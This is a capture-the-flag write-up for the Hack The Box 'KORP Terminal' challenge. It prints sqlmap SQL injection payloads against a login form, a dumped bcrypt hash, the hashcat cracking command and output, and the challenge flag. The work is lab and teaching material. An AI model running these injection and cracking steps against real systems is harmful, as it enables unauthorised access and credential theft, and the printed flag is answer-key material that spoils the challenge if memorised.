Challenge: KORP Terminal

Challenge Description :

- Your faction must infiltrate the KORP™ terminal and gain access to the Legionaries' privileged information and find out more about the organizers of the Fray. The terminal login screen is protected by state-of-the-art encryption and security protocols.

Context :


- I intercept a POST http request to the login end-point, with this request capture I use it with Sqlmap to find a SQL injection to gain credentials to login to the web-application, to hopefully get the flag.

Notes :

- Tools:
    - BurpSuite - To intercept the http request and send forged ones.
    - SQLMAP - To get a sql injection and gain the username / password hashes to crack using hashcat / JohnTRipper


Flag :

- First Start the instance, go to the website with the burp suite proxy to intercept the http POST request to login. Enter false credentials and keep the interception on.




```
POST / HTTP/1.1
Host: 94.237.60.228:33592
Content-Length: 29
Cache-Control: max-age=0
Accept-Language: en-GB
Upgrade-Insecure-Requests: 1
Origin: http://94.237.60.228:33592
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://94.237.60.228:33592/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

username=admin&password=admin
```

- You should successfully get a request like this, when you get it make sure to copy and paste it into a text file [.txt] and run it with Sqlmap.
- When running with Sqlmap, it automatically attempts to find an injection vulnerability using the provided request. Sqlmap replaces the input for username and password to check if either argument (or both) is vulnerable to injection.




```
birdo@DESKTOP-0ENQDDA:~$ nano req.txt
birdo@DESKTOP-0ENQDDA:~$ sqlmap -r req.txt --ignore-code 401
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.4#stable}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```



```
---
Parameter: username (POST)
    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: username=admin' AND EXTRACTVALUE(9569,CONCAT(0x5c,0x7171786b71,(SELECT (ELT(9569=9569,1))),0x716a7a7671)) A
ND 'CLtU'='CLtU&password=admin

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=admin' AND (SELECT 5285 FROM (SELECT(SLEEP(5)))YcWM) AND 'VAEc'='VAEc&password=admin
---
[16:43:23] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
```


- We have seem to have found two SQL injections, we can now dump all the DB table entries by running it with the options '--dump'



```
Database: korp_terminal
Table: users
[1 entry]
+----+--------------------------------------------------------------+----------+
| id | password                                                     | username |
+----+--------------------------------------------------------------+----------+
| 1  | $2b$12$OF1QqLVkMFUwJrl1J1YG9u6FdAQZa6ByxFt/CkS/2HW8GA563yiv. | admin    |
+----+--------------------------------------------------------------+----------+

[16:43:34] [INFO] table 'korp_terminal.users' dumped to CSV file '/home/birdo/.loca
ump/korp_terminal/users.csv'
[16:43:34] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 1 times, 500 (Internal Server Error) - 17 times
[16:43:34] [INFO] fetched data logged to text files under '/home/birdo/.local/share
[16:43:34] [WARNING] your sqlmap version is outdated

[*] ending @ 16:43:34 /2024-07-04/

birdo@DESKTOP-0ENQDDA:~$ sqlmap -r rq.txt --ignore-code 401 --dump
```


- We now need to crack this hash to gain the password to login successfully.
- After gaining the hash we will copy and paste it in a text file [.txt] to run with hashcat, we also need to run it with 'HashID' to get the hash type to successfully decrypt it, Look at the Hash we can tell its Bcrypt as $2a$ is the hash identifier.

- We find the hashcat Mode for Bcrypt which should be "-m 3200", as well as the attacking mode set to '-a 0'.




```
birdo@DESKTOP-0ENQDDA:~$ hashcat -a 0 -m 3200 bcrpy rockyou.txt
hashcat (v6.2.5) starting

OpenCL API (OpenCL 2.0 pocl 1.8  Linux, None+Asserts, RELOC, LL
pocl project]
==============================================================
=============
* Device #1: pthread-AMD Ryzen 7 5700X 8-Core Processor, 7098/1

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72
```

- We then get the cracked hash : " Password123 " , making the Credentials for the login page: " Admin:Password123 "
- I switched to a Kali Linux machine due to limitations on WSL for running hashcat. E.g Reading hardware temperatures.




```
  https://hashcat.net/faq/morework

$2b$12$OF1QqLVkMFUwJrl1J1YG9u6FdAQZa6ByxFt/CkS/2HW8GA563yiv.:password123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2b$12$OF1QqLVkMFUwJrl1J1YG9u6FdAQZa6ByxFt/CkS/2HW8...63yiv.
Time.Started.....: Thu Jul  4 12:06:52 2024 (20 secs)
```



KORP Terminal - User Authentication

Username: admin
Password: ••••••••••••

- Now logging into the login page with the cracked password and the username will display a flag straight away.
- The Flag will be : HTB{t3rm1n4l_cr4ck1ng_4nd_0th3r_sh3n4nig4n5}



HTB{t3rm1n4l_cr4ck1ng_4nd_0th3r_sh3n4nig4n5}